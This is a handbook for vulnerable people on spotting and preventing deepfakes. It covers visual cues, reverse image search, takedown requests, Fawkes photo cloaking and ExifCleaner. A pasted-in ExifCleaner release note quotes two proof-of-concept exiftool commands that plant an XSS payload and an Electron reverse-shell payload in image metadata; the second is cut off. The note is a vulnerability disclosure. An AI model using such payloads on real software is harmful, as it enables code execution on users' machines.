# AI Compromised Media Handbook

## Purpose

The purpose of this guide is to provide individuals and organisations, particularly those most vulnerable, with a detailed understanding of AI-generated compromised media. This handbook includes thorough explanations of such media types, along with practical knowledge and tools for their identification, mitigation, and prevention. The goal is to safeguard the integrity and security of digital information and communications by empowering vulnerable groups with the means to protect themselves against these advanced digital threats.

## Definition

AI compromised media is basically any kind of photo, video, or audio that's been tricked up with artificial intelligence. The most common type of AI-compromised media is arguably deepfakes. Deepfakes use a type of artificial intelligence (AI) called deep learning to manipulate videos and images.

Think of deep learning like this: Imagine showing a computer a million pictures of cats. Deep learning lets the computer analyze those pictures, figure out what makes a cat a cat, and then use that knowledge to create new cat pictures, or even identify cats in other pictures it's never seen before. Deepfakes use a similar approach, but with videos and faces. They take tons of videos of a person and analyze them. Then, they can use that knowledge to superimpose that actor's face onto someone else in another video, making it look incredibly real.

Most current deepfakes use a technique called a Generative Adversarial Network (GAN). This is how it works:

- Imagine two AI programs playing a game against each other.
- One program, the forger, tries to create super realistic fake videos.
- The other program, the critic, tries to identify the fakes.
- As they keep playing, the forger gets better at making fakes, and the critic gets better at spotting them.
- This competition pushes both programs to become extremely good at their jobs. Eventually, the forger can create such realistic fakes that even the critic has a hard time telling them apart from real videos.

## Importance

WHILE THIS IS VERY IMPRESSIVE TECHNOLOGY, IT CAN BE MISUSED IN HARMFUL WAYS. REMEMBER HOW DEEPFAKES CAN SUPERIMPOSE A PERSON'S FACE ONTO SOMEONE ELSE IN A VIDEO? IN REVENGE PORN CASES, MALICIOUS ACTORS CAN USE THIS TECHNOLOGY TO CREATE FAKE PORNOGRAPHY FEATURING SOMEONE, TYPICALLY WOMEN, WITHOUT THEIR CONSENT. THIS CAN BE INCREDIBLY DAMAGING TO THE VICTIM'S REPUTATION, CAUSING EMOTIONAL DISTRESS, AND EVEN IMPACTING THEIR PERSONAL AND PROFESSIONAL LIVES.

## Visual Cues

The first step in protecting against deepfakes is the ability to recognize one, depending on the sophistication of the GAN used and the quality of the final image, it may be possible to spot flaws in a Deep Fake in the same way that close inspection can often reveal sharp contrasts, odd lighting or other disjunctions in "photoshopped" images. However, generative adversarial networks have the capacity to produce extremely high-quality images that perhaps only another AI might be able to detect. There are several DeepFake artifacts that you can be on the lookout for:

**1.Pay attention to the face.**

High-end DeepFake manipulations are almost always facial transformations.

**2.Pay attention to the cheeks and forehead.**

Does the skin appear too smooth or too wrinkly? Is the agedness of the skin similar to the agedness of the hair and eyes? DeepFakes may be incongruent on some dimensions.

**3. Pay attention to the eyes and eyebrows.**

Do shadows appear in places that you would expect? DeepFakes may fail to fully represent the natural physics of a scene.

**4.Pay attention to the glasses.**

Is there any glare? Is there too much glare? Does the angle of the glare change when the person moves? Once again, DeepFakes may fail to fully represent the natural physics of lighting.

**5.Pay attention to the facial hair or lack thereof.**

Does this facial hair look real? DeepFakes might add or remove a mustache, sideburns, or beard. But, DeepFakes may fail to make facial hair transformations fully natural.

**6.Pay attention to facial moles.**


Does the mole look real?

**7.Pay attention to blinking.**

Does the person blink enough or too much?

**8.Pay attention to the lip movements.**


Some deep fakes are based on lip syncing. Do the lip movements look natural?




You can **practice** trying to detect DeepFakes at: https://detectfakes.kellogg.northwestern.edu/

## Technical Tools

A tool that can be used to detect deepfake images online is the chrome extension **"DeepFakeProof"** From DuckDuckGoose. This free and easy to setup extension will utilize advanced deepfake detection to indicate how likely it is that the image showing on the user's browser is a deepfake.




The extension can be found and downloaded from the following Link: https://chromewebstore.google.com/detail/ehjldchkbnfkmicpofahcghimhkkpngo

By far the best judge of fake content, however, is our ability to look at things in context. Individual events or artefacts like video and audio recordings may be – or become – indistinguishable from the real thing in isolation, but detection is a matter of judging something in light of other evidence. To take a trivial example, it would take more than a video of a flying horse to convince us that such animals really exist. We should want not only independent verification (such as a video from another source) but also corroborating evidence. Who witnessed it take off? Where did it land? Where is it currently located? and so on. We need to be equally careful when viewing consumable media, particularly when it makes surprising or outlandish claims.

## PREVENTION


As we have discussed previously, in order to create Deepfakes perpetrators train their AI model by analyzing images and audio of the victim to a point where the model creates an incredibly realistic deepfake or until it runs out of data to analyze. This is the main and most effective mitigation against Deepfakes, making sure that any data pertaining to you, especially images, videos or audio are not widely and publicly available, in large numbers at least.

Suppose you could start your social media all over. In that case, we recommend you not post photos of yourself online without a face filter or mask that makes it impossible for any AI to recreate your face in a (porn) video. But this is not feasible for most people as the damage has already been done. Your images and videos are already public. So what now?


First, You need to make sure that any account you have on any public platform (especially social media) is set to private, and includes only people that you personally know and trust. After this is done, you need to make sure that your images are removed from any other public platforms that are displaying these images to the public.

## Find Yourself Online


1. Go to Google.com and click on the camera logo:




2. Upload an Image of yourself or your face to search for any public sites or platforms that reveal your face to the public:





3. Log in to these platforms or sites and either try to delete the images or hide them from the public (go to privacy settings). If you do not control the editing rights of the photos or videos on the sites or platforms, try to ask the site admin or the publisher to take them down:



4. If that doesn't work, you can file DMCA takedown requests to the site and Google based on several factors.

- https://support.google.com/legal/answer/3110420
- https://support.google.com/websearch/troubleshooter/3111061?hl=en





## Technology Solutions

### Fawkes

The SAND Lab at University of Chicago has developed Fawkes1, an algorithm and software tool (running locally on your computer) that gives individuals the ability to limit how unknown third parties

can track them by building facial recognition models out of their publicly available photos. At a high level, Fawkes "poisons" models that try to learn what you look like, by putting hidden changes into your photos, and using them as Trojan horses to deliver that poison to any facial recognition models of you. Fawkes takes your personal images and makes tiny, pixel-level changes that are invisible to the human eye, in a process we call image cloaking. You can then use these "cloaked" photos as you normally would, sharing them on social media, sending them to friends, printing them or displaying them on digital devices, the same way you would any other photo. The difference, however, is that if and when someone tries to use these photos to build a facial recognition model, "cloaked" images will teach the model an highly distorted version of what makes you look like you. The cloak effect is not easily detectable by humans or machines and will not cause errors in model training. However, when someone tries to identify you by presenting an unaltered, "uncloaked" image of you (e.g. a photo taken in public) to the model, the model will fail to recognize you. Download Here: https://sandlab.cs.uchicago.edu/fawkes/#code



# Downloads and Source Code - v1.0 Release!

- NEW! Fawkes v1.01 for Macbook M1 is here! This version achieves a significant speedup due to the new M1 hardware!
- Fawkes v1.0 is a major update. We made the following updates to significantly improve the protection and software reliability.
  - We updated the backend feature extractor to the-state-of-art ArcFace models.
  - We injected additional randomness to the cloak generation process through randomized model selection.
  - We migrated the code base from TF 1 to TF 2, which resulted in a significant speedup and better compatibility.
  - Other minor tweaks to improve protection and minimize image perturbations.
- Download the Fawkes Software:

(new) DMG for M1 Mac (v1.01)
**Compatibility**: Macbook M1

EXE for Windows (v1.0)
**Compatibility**: Windows 10

For Intel chip Macbooks (before Nov 2020) download DMG here.

Setup Instructions: For MacOS, download the .dmg file and double click to install. If your Mac refuses to open because the APP is from an unidentified developer, please go to System Preference>Security & Privacy>General and click *Open Anyway*.

- Download the Fawkes Executable Binary:
  Fawkes binary offers additional options on selecting different parameters. Check here for more information on how to select the best parameters for your use case.
  Download Mac Binary (v1.0)
  Download Windows Binary (v1.0)
  Download Linux Binary (v1.0)
  For binary, simply run "./protection -d imgs/"

- Fawkes Source Code on Github, for development.

If you have any issues running Fawkes, please feel free to ask us by email or raising an issue in our Github repo. Check back often for new releases, or subscribe to our (very) low-volume mailing list for Fawkes announcements and news.

---


## Setup Instructions

Setup Instructions: For MacOS, download the .dmg file and double click to install. If your Mac refuses to open because the APP is from an unidentified developer, please go to System Preference>Security & Privacy>General and click Open Anyway.

1.Upload Image:


2.Run Protection:


3.Check Original Image Folder:




## Limitations

Please note that Fawkes is not a "silver bullet" for protecting yourself against intrusive facial recognition systems. To be more clear:

**Fawkes cannot:**

•Protect you from already-existent facial recognition models. Instead, Fawkes is designed to poison future facial recognition training datasets.

•Be future proof. We do not claim that Fawkes provides you with protection against facial recognition for all time.

However, Fawkes can empower individuals to make their personal data less accessible/usable by big tech companies. While Fawkes is not perfect, it provides you with recourse that wasn't available before and can provide some protection against unwanted facial recognition.

## MetaData Cleaner

Deepfakes do not only rely on the visual and auditory resemblance to the person they are trying to imitate in order to convince you, they also utilize personal information they are able to gather on the person from the open internet. This data can go anywhere from where you live and your family names to the car you drive or the place you spent vacation last summer. Any correct information that the AI possesses about you can be utilized to convince other people of the fake identity, this is called social engineering. For such cases it is essential that you do not share any personal information pertaining to your life on the internet.

Sharing that information willfully, however, is not the only way an attacker can gain such knowledge, one widely used technique to gather information is done by collecting the metadata of files shared

on the internet. This so-called "metadata" is a collection of tiny pieces of information that can include: the type of device used, location, time and date when the file was generated and more. All this information can help the perpetrators build a better profile on the person they are trying to imitate and thus increasing their chances of being more successful. This metadata is included in most files however it is most pressing for photos and videos since they can help locate where you live or where you currently are taking that photo/video from.

In order to ensure that any photo posted online is always cleaned up of any metadata that can possibly lead to such scenarios you can use tools such as the free open source tool "ExifCleaner".


This easy to setup and use tool allows you to instantly remove all non-essential meta data contained in a photo, video, or PDF before sharing it online. Here is how you can set it up:

## Setup Instructions

1.Go to: https://github.com/szTheory/exifcleaner/releases

Download **ExifCleaner-3.6.0.exe** for **Windows** Machines

Download **ExifCleaner-3.6.0-mac.zip** for **Mac** Machines



May 4, 2021
szTheory
v3.6.0
e15d1e0
Compare

# 3.6.0 Latest

## Security

- Fix for XSS and Electron reverse shell vulnerabilities by sanitizing `exiftool` HTML output in the UI. To take advantage of this, an attacker would have had to write image metadata containing malicious script code to a file that you then download and run through ExifCleaner. Proofs of concept:

XSS:

```
exiftool -Comment='<img src=x onerror=alert("ok") /><b>OverJT</b>' -PixelUnits='meters'
```

Electron reverse shell:


```
exiftool -Comment='<img src=x onerror=window.require("child_process").exec("/usr/bin/fir
```

▾ Assets 14


| | | |
|---|---|---|
| ExifCleaner-3.6.0-mac.zip | 76.1 MB | May 4, 2021 |
| ExifCleaner-3.6.0.AppImage | 78.3 MB | May 4, 2021 |
| ExifCleaner-3.6.0.dmg | 78.6 MB | May 4, 2021 |
| ExifCleaner-3.6.0.dmg.blockmap | 85.2 KB | May 4, 2021 |
| ExifCleaner-3.6.0.exe | 55.1 MB | May 4, 2021 |
| exifcleaner-3.6.0.x86_64.rpm | 55.5 MB | May 4, 2021 |
| ExifCleaner-Setup-3.6.0.exe | 55.3 MB | May 4, 2021 |
| ExifCleaner-Setup-3.6.0.exe.blockmap | 60.3 KB | May 4, 2021 |
| exifcleaner_3.6.0_amd64.deb | 54.8 MB | May 4, 2021 |
| latest-linux.yml | 372 Bytes | May 4, 2021 |
| Source code (zip) | | May 4, 2021 |
| Source code (tar.gz) | | May 4, 2021 |
| Show all 14 assets | | |

24 7 28 people reacted


2. Open the ExifCleaner App or exe, the following page should appear. Click on File to the top left > Open… To choose an image, video, or PDF:




3.In our example we pick an image:




4. As you can see the image includes data like the location where the photo was taken, device type and more:



Camera settings

| | |
|---|---|
| Make | Apple |
| Model | iPhone SE |
| Lens | iPhone SE back camera 4.15mm f/2.2 |
| Focal length | 4.2 mm |
| Aperture | 2.2 |
| Exposure | 1/30 |
| ISO | 200 |
| Flash | Off, Did not fire |

Location

| | |
|---|---|
| Altitude | 72.5 m Above Sea Level |
| Latitude | 47 deg 36' 39.71" N |
| Longitude | 122 deg 19' 59.40" W |




Did Jimpl do a good job?
Please rate it to let me know!


Full metadata

| | |
|---|---|
| Aperture | 2.2 |

5.Lets now run the image through the Exif cleaner (Step 2):




6. Once the file is added, the cleaner is automatically run and the file is cleaned up of all non-essential metadata. This tool does not generate a new file copy but rather modifies the original file itself. As you can see now if we try to run the metadata collector again on the same image, all relevant metadata is gone:




## Educational Material

- The AI Village Slack channel is open to the public and often includes discussions on recent deepfake advances. AI Village is "a community of hackers and data scientists working to educate the world on the use and abuse of artificial intelligence in security and privacy."

- moondisaster.org is a website developed by a team of researchers at M.I.T. and it offers a complete 7-minute deepfake film, available to the public for free. Alongside the film are a number of interactive tools, quizzes, and learning resources to develop understanding of deepfakes: how they're made, their potential uses and misuses, and how to combat them.

- Since last year the WITNESS Media Lab — a collaboration with the Google News Initiative — and George Washington University have convened media forensics experts to explore deepfakes, mostly how to detect them. Their research is another valuable starting point.